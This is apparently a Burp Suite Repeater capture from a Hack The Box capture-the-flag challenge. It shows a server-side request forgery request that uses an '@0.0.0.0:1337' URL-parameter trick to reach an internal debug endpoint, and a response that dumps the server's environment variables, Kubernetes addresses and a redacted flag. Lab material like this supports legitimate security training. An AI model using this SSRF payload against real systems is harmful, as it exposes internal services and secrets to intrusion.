Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Target: ht
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /?url=@0.0.0.0:1337/debug/environment HTTP/1.1
Host: 159.65.24.125:31749
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.0 Python/3.12.0
Date: Sun, 31 Dec 2023 18:09:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1172
Connection: close

{"Environment
variables":{"FLAG":"HTB[redacted]}","GPG_KEY":"7169605F62C
751356D054A26A821E680E5FA6305","HOME":"/root","HOSTNAME":"webproxya
saservicemp-539395-bdb788db4-p9wr8","KUBERNETES_PORT":"tcp://10.245
.0.1:443","KUBERNETES_PORT_443_TCP":"tcp://10.245.0.1:443","KUBERNE
TES_PORT_443_TCP_ADDR":"10.245.0.1","KUBERNETES_PORT_443_TCP_PORT":
"443","KUBERNETES_PORT_443_TCP_PROTO":"tcp","KUBERNETES_SERVICE_HOS
T":"10.245.0.1","KUBERNETES_SERVICE_PORT":"443","KUBERNETES_SERVICE
_PORT_HTTPS":"443","LANG":"C.UTF-8","PATH":"/usr/local/bin:/usr/loc
al/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","PYTHONDONTWR
ITEBYTECODE":"1","PYTHON_GET_PIP_SHA256":"45a2bb8bf2bb5eff16fdd00fa
ef6f29731831c7c59bd9fc2bf1f3bed511ff1fe","PYTHON_GET_PIP_URL":"http
s://github.com/pypa/get-pip/raw/9af82b715db434abb94a0a6f3569f43e721
57346/public/get-pip.py","PYTHON_PIP_VERSION":"23.2.1","PYTHON_VERS
ION":"3.12.0","SUPERVISOR_ENABLED":"1","SUPERVISOR_GROUP_NAME":"fla
sk","SUPERVISOR_PROCESS_NAME":"flask","WERKZEUG_SERVER_FD":"3"},"Re
quest headers":{"Accept":"*/*","Accept-Encoding":"gzip,
deflate","Connection":"keep-alive","Host":"0.0.0.0:1337","User-Agen
t":"python-requests/2.31.0"}}
```